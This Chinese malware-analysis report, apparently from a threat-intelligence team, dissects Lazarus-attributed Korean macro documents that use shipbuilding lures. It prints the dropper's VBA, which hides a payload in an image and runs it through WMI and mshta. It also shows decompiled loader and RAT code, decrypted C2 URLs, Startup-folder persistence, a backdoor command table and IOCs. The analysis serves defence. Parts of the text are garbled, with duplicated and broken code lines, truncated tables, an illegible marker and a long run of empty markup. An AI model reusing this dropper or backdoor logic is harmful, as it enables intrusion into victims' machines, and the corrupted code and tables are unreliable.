

# 疑似Lazarus组织利用大宇造船厂为相关诱饵的系列攻击活动分析 - FreeBuf网络安全行业门户

 [freebuf.com/articles/paper/272517.html](https://freebuf.com/articles/paper/272517.html)

## 概述

Lazarus APT组织是疑似具有东北亚背景的APT团伙，该组织攻击活动最早可追溯到2007年，其早期主要针对韩国、美国等政府机构，以窃取敏感情报为目的。自2014年后，该组织开始针对全球金融机构、虚拟货币交易所等为目标，进行以敛财为目的的攻击活动。

据公开情报显示，2014年索尼影业遭黑客攻击事件，2016年孟加拉国银行数据泄露事件，2017年美国国防承包商、美国能源部门及英国、韩国等比特币交易所被攻击等事件都出自Lazarus之手。


近日，奇安信红雨滴团队使用内部高价值样本狩猎流程捕获多个Lazarus组织新攻击样本，此类样本以东亚某知名造船厂（大宇造船：Daewoo Shipbuilding）、居民登记表等信息为诱饵，采用bmp文件隐藏RAT的方式进行载荷隐藏。

## 样本信息

捕获的样本均是韩语相关诱饵，都采用类似的VBA脚本进行攻击，样本信息如下：

文件名	MD5
참가신청서양식.doc	ed9aa858ba2c-4671ca373496a4dd05d4
결의대회초안.doc	d5e974a3386fc99d2932756ca165a451
생활비지급.doc	71759cca8c700646b4976b19b9abd6fe

受害者启用宏后，将展示诱饵文档信息迷惑受害者，诱饵包括东亚某造船厂收购、居民登记表等相关信息。诱饵内容入下图所示：



## 样本分析

我们以MD5为d5e974a3386fc99d2932756ca165a451的样本进行分析。


**MD5** d5e974a3386fc99d2932756ca165a451

**文件名** 결의대회초안.doc


**创建时间** 2021-03-31 00:01:00

**创建者** William

文件名中文原意为决议会议草案。诱导用户点击按钮，则会执行宏代码。



启用宏，将展示诱饵信息内容，诱饵信息是关于韩国出售大宇造船厂给现代重工的相关言论。



之后宏使用MsgBoxOKCancel函数会进行弹窗，并收集用户点击结果。如果用户点击yes的话会进行后续的载荷解密释放。

```
Function MsgBoxOKCancel()
    Dim answer As Integer
    answer = MsgBox("Office Word 2019 安装失败 警告! 请检查网络 或重新安装 Office 2019 安装程序 或检查网络 或重新安装 Office 2019 安装程序", vbQuestion + vbYesNo + vbDefaultButton1, "Microsoft Word")
    MsgBoxOKCancel = answer
End Function
```

使用base64将代码中所需字符进行解码。

```
If MsgBoxOKCancel() = vbYes Then
    MyCalc = "d2lobvtdtdH6Ly6ul3JvY3QvY2ltdjI6V2ludMzJFURJvY2Vzcw=="
    Dim Calc As String: Calc = Decode(MyCalc)
    Dim Calc As String: Calc = Decode(MyCalc)
    Dim MyValue As String: MyValue = "http://root/ciaw2:Win32_Process"
    Dim Value As String: Value = Decode(MyValue)
    Dim MyExt1 As String: MyExt1 = "mshta"
    Dim Ext1 As String: Ext1 = Decode(MyExt1)
    ImageFileName = "image003.png"
    Set ShellApp = CreateObject("Shell.Application")
    Set FileSys = CreateObject("Scripting.FileSystemObject")
    DocName = ActiveDocument.Name
    If InStr(DocName, ".") > 0 Then
        DocName = Left(DocName, InStr(DocName, ".") - 1)
    End If
    TempPath = Environ("Temp") & "\" & DocName
    CreatedExeFilePath = Environ("Temp") & "\" & ExeFileName "C:\Users\user\AppData\Local\Temp\
    ActiveDocument.SaveAs TempPath, wdFormatHTML, , , , True
    Call show
    TempPath = TempPath & ".files"
    CreatedImageFilePath = TempPath & "\" & ImageFileName "C:\Users\user\AppData\Local\Temp\2_files\image003.png"
    CreatedImageBMPFilePath = Environ("Temp") & "\" & Left(ImageFileName, InStrRev(ImageFileName, ".")) & Ext1
    Call WIA_ConvertImage(CreatedImageFilePath, CreatedImageBMPFilePath)
    'Connect to WMI
    Set objWMIService = GetObject(Calc)
    objWMIService.Create Value & CreatedImageBMPFilePath
    Kill TempPath & "\.*"
    Rmdir TempPath
End If
ErrorHandler:
Exit Sub
End Sub
```

将image003.png转换为bmp格式进行解密，然后使用mshta运行其中的js代码。

```

If Not cWIA Is Nothing Then Set oWIA = Nothing
Exit Function

Error_Handler:
Resume Error_Handler_Exit

```

```

If Not cWIA Is Nothing Then Set oWIA = Nothing
Exit Function

Error_Handler:
Resume Error_Handler_Exit

```

```

$ binwalk image003.png

```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 500 x 500, 8-bit/color RGB, non-interlaced
91	0x5B	Zlib compressed data, compressed

```

$ binwalk image003.png

```

DECIMAL	HEXADECIMAL	D
0	0x0	P
91	0x5B	Z

```

$ binwalk image003.png

```

DECIMAL	HEXADECIMAL	D
0	0x0	P
91	0x5B	Z

[illegible]

MD5 f4d46629ca15313b94992f3798718df7

文件名 Winvoke.exe

释放执行的Winvoke.exe是一个加载器，主要功能为内存解密并加载后续远控文件。

标记处为密钥，程序运行后会使用该密钥通过异或解密.KDATA的后续字段。

KDATA	00024814	00026000	00024A00	0001E800	00000000	00000000	0000	0000	00000000
<div><div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div><div></div>&lt;</div></div>									

解密函数如下，解密后的数据是一个可执行文件，解密完成后将跳转到该文件中执行。

.text:00000001400030EC		loc_1400030EC:
.text:00000001400030EC		mov [rsp+38h+arg_0], rbx
.text:00000001400030EC 03B 48 89 5C 24 40		mov ebx, r14d
.text:00000001400030F1 03B 41 8B DE		
.text:00000001400030F4		loc_1400030F4:
.text:00000001400030F4		movzx ecx, byte ptr [rbx+rbp]
.text:00000001400030F4 03B 0F B6 0C 2B		inc rbx
.text:00000001400030F8 03B 48 FF C3		mov cs:dword_14002199C, 58h ; 'X'
.text:00000001400030F8 03B C7 05 97 E8 01 00 58 00 00 00		xor [rdi], cl
.text:0000000140003105 03B 30 0F		cmp rbx, 0Fh
.text:0000000140003107 03B 48 83 FB 0F		cmovz rbx, r14
.text:0000000140003108 03B 49 0F 44 DE		call cs:GetLastError
.text:000000014000310F 03B FF 15 90 E0 00 00		lea rdi, [rdi+1]
.text:0000000140003115 03B 48 8D 7F 01		dec rsi
.text:0000000140003119 03B 48 FF CE		jnz short loc_1400030F4
.text:000000014000311C 03B 75 D6		
.text:000000014000311E 03B 48 8B 5C 24 40		mov rbx, [rsp+38h+arg_0]

解密加载的可执行文件信息如下：

MD5 7d7ad10a5d9fa1789b9a918625dbfe35

时间戳 2020-11-24,20:18:03

执行后，首先创建Microsoft32互斥量，保持单一进程执行。获取函数地址，使用了MicrosoftCorporationValidation@#\$\$%^&\*!)US作为S盒的Rivest Cipher 4解密。

```

v7 = 0;
v8 = 0;
do
++v6;
while ( aMicrosoftcorpo[v6] );
v9 = 0i64;
v10 = 256i64;
do
{
v19[v9] = v8;
v11 = v9 % v6;
++v8;
v19[++v9 + 255] = aMicrosoftcorpo[v11]; // MicrosoftCorporationValidation@#$$^&*()!US
}
while ( v8 < 256 );
v12 = 0i64;
do
{
v13 = (unsigned __int8)v19[v12];
v7 = (v13 + (unsigned __int8)v19[v12++ + 256] + v7) % 256;
v14 = &v19[v7];
v19[v12 - 1] = *v14;
*v14 = v13;
--v10;
}
while ( v10 );
v15 = 0;
v16 = v2;
if ( (int)v2 > 0 )
{
do
{
v15 = (v15 + 1) % 256;
v17 = &v19[v15];
v18 = *v17;
v5 = (v5 + (unsigned __int8)*v17) % 256;
*v17 = v19[v5];
v19[v5] = v18;
*v1++ ^= v19[(unsigned __int8)v19[(unsigned __int8)v19[v5] + (unsigned __int8)*v17] % 256]];
--v16;
}
while ( v16 );
}
00002C2B sub_140003790:40 (14000382B)

```

解密url。

```

CreateMutexA(0i64, 0, "Microsoft32");
if ( GetLastError() == 0x87 )
return 0i64;
sub_140004160(); // 动态获取函数
if ( (unsigned int)call_WSAStartup(257i64, v12) )
return 0i64;
memset(name, 0, 0x104ui64);
memset(byte_140024E60, 0, sizeof(byte_140024E60));
memset(byte_140024F70, 0, 0x104ui64);
memset(byte_1400252A0, 0, 0x104ui64);
v1 = 0;
v11[0] = 0;
v2 = (char *)sub_140004010("bYR+jw2oi3a79/wcTWDH7Mcg8rqA9FASXgd+lvODk/zLw8Hr7RHq8kJFNm30SYKZCk8=", 68i64, v11);
sub_140003DA0(v2, v2, (unsigned int)v11[0]); // http://www.jinjinpig.co.kr/Anyboard/skin/board.php
v3 = (char *)sub_140004010("bYR+jw2oi2yt6bSYSm/A8No/3amA/E0TXwYh+0i1lOGF1MSpsRjs3R9Od2b1XQ==", 64i64, v11);
sub_140003DA0(v3, v3, (unsigned int)v11[0]); // http://mail.namusoft.kr/jsp/user/eam/board.jsp
v4 = (char *)sub_140004010("bYR+jw2oi2yt6bSYSm/A8No/3amA/E0TXwYh+0i1lOGF1MSpsRjs3R9Od2b1XQ==", 64i64, v11);
sub_140003DA0(v4, v4, (unsigned int)v11[0]); // http://mail.namusoft.kr/jsp/user/eam/board.jsp
v5 = v2;

```

解密函数如下：

```

__fastcall sub_140003D44( __int64 a1, __int64 a2, __int64 a3)
{
    __int64 v3; // r10
    char v4; // r11
    __int64 result; // rax
    unsigned int v6; // r9
    __int64 v7; // r8
    char v8; // c1

    a3 = (int)a3;
    v3 = a2;
    v4 = 0x84;
    result = 0x57219843164;
    v6 = 0x9A9A2C2;
    if ( (int)a3 > 0 )
    {
        v7 = a1 - a2;
        do
        {
            v8 = *(_BYTE *)(v7 + v3++);
            *(_BYTE *)(v3 + 1) = v4 ^ result ^ v6 ^ v8;
            v4 = v4 & result ^ v6 & (v4 ^ result);
            v6 = (v6 >> 8) | (((unsigned __int64)v6 ^ (unsigned __int64)(8 * v8)) & 0x7F8) << 20;
            result = (((unsigned int)result >> 8) | (((_DWORD)result << 7) ^ ((unsigned int)result ^ 16
                * ((unsigned int)result ^ (2 * (_DWORD)result)))) & 0xFFFFF80) << 17;
            --v7;
        } while ( v7 > 0 );
    }
    return result;
}

```

利用python还原解密函数逻辑如下图：

```

1  #!python3
2  import base64
3  url = "bYR+jw2oi2yt6b5YSm/A8No/3amA/E0TXwYh+01J10GF1MSpsRjs3R9Dd2b1XQ=="
4  decode = base64.b64decode(url)
5  decode_len = len(decode)
6  eax = 0x57219843
7  r11b = 0x84
8  r9 = 0x9a9a2c2
9
10 for i in decode:
11     c1 = i
12     al = eax & 0x000000FF
13     r9b = r9 & 0x000000FF
14     r9d = r9 & 0xFFFFFFFF
15     c1 = (((c1 ^ r9b) ^ al) ^ r11b)
16     print(chr(c1),end="")
17
18     c1 = al & r11b
19     d1 = (al ^ r11b) & r9b
20     r11b = d1 ^ c1
21     r9 = (((((r9 * 8) ^ r9d) & 0x7f8) << 0x14) | (r9d >> 0x8)) & 0xFFFFFFFF
22     eax = (((((((eax*2)^ eax) << 4) ^ eax) & 0xFFFFF80)^(eax<<7))<<0x11)|((eax>>0x8)) & 0xFFFFFFF

```

将该文件通过com接口shellLink在开机启动文件夹中创建“Visor 2010 Launcher.lnk”的指定快捷方式，实现持久化。

```


v1 = a1;
v5 = 0xF3EFF5CA;
v6 = 0xACAEBCEE;
v7 = 0xD0BCACAD;
v8 = 0xFFFF2E9FD;
v9 = 0xB2EEF9F4;
v10 = 0xF7F2F0;
memset(&v12, 0i64, 259i64);
if ( !(unsigned int)Call_SGGetFolderPath((__int64)&v12) )// get CSIDL_STARTUP 开机启动文件夹
    goto LABEL_11;
memset(&pszPath, 0i64, 259i64);
v2 = &v5;
if ( (_BYTE)v5 )
{
    do
    {
        *(_BYTE *)v2 ^= 0x9Cu;
        v3 = *((_BYTE *)v2 + 1) == 0;          // "Visor 2010 Launcher.lnk"
        v2 = (int *)((char *)v2 + 1);
    }
    while ( !v3 );
}
sprintf_s(&pszPath, 259i64, "%s\\%s", &v12, &v5);
if ( (unsigned int)PathFileExistsA(&pszPath) )
    DeleteFileA(&pszPath);
if ( (unsigned int)sub_1400042E0(v1, (const CHAR *)&pszPath) )// com _ CLSID_ShellLink
    result = 1i64;
else
LABEL_11:
    result = 0i64;
return result;
}

```

与C2进行通信，获取命令执行。

The screenshot displays a debugger's assembly and hex dump view. The assembly window shows instructions for a function, including a loop that iterates over a string and a call to a sub\_1400042E0 function. The hex dump window shows the memory contents of the stack, including the command 'POST /Anyboard/skin/board.php HTTP/1.1\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 5.0; WOW64; Trident/5.0; InfoPath...'. The command is being sent to the server, and the response is being received.

与C2成功建立通信后，将从返回数据中读取指令并执行。



该后门支持的指令功能介绍如下表所示

指令码	功能
-----	----

8888	下载执行
------	------

9876	退出程序
------	------

9999	命令执行（创建线程，通过cmd执行命令）
------	----------------------

8877	下载文件
------	------

1111	更改休眠时间
------	--------

1234	创建线程内存加载执行代码
------	--------------

3333	删除自身
------	------

## 溯源关联

奇安信威胁情报中心红雨滴团队结合威胁情报中心ALPHA威胁分析平台

(<https://ti.qianxin.com/>)，对此次攻击活动的手法、恶意代码等方面关联分析发现：此次攻击活动与Lazarus组织样本存在高度相似性。该样本与ed9aa858ba2c-4671ca373496a4dd05d4 和d5e974a3386fc99d2932756ca165a451中使用的宏和第二阶段内载入的木马存在一致性。同时该样本的RAT为更全功能的版本，增加了移动自身到开机自启动文件夹的功能，实现了持久化。



同时该样本使用的加密算法与之前Lazarus使用的BISTROMATH RAT的加密算法有一定的相似度。



## 总结

此次捕获的样本主要针对东亚地区开展攻击活动，暂未发现影响国内用户，但防范之心不可无，奇安信威胁情报中心再次提醒各企业用户，加强员工的安全意识培训是企业信息安全建设中最重要的一环，如有需要，企业用户可以建设态势感知，完善资产管理及持续监控能力，并积极引入威胁情报，以尽可能防御此类攻击。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括威胁情报平台（TIP）、天眼高级威胁检测系统、NGSOC、奇安信态势感知等，都已经支持对此APT攻击团伙攻击活动的精准检测。



## IOCs

d5e974a3386fc99d2932756ca165a451

f4d46629ca15313b94992f3798718df7

0ecfa51cd4bf1a9841a07bdb5bfcd0ab  
ed9aa858ba2c-4671ca373496a4dd05d4  
71759cca8c700646b4976b19b9abd6fe  
118cfa75e386ed45bec297f8865de671  
53648bf8f0121130edb42c626d7c2fc-4  
4d30612a928faf7643b14bd85d8433cc  
0812ce08a75e5fc774a114436e88cd06  
1bb267c96ec2925f6ae3716d831671cf

<http://mail.namusoft.kr/jsp/user/eam/board.jsp>  
<http://www.jinjinpig.co.kr/Anyboard/skin/board.php>  
[http://snum.or.kr/skin\\_img/skin.php](http://snum.or.kr/skin_img/skin.php)  
<http://www.ddjm.co.kr/bbs/icon/skin/skin.php>

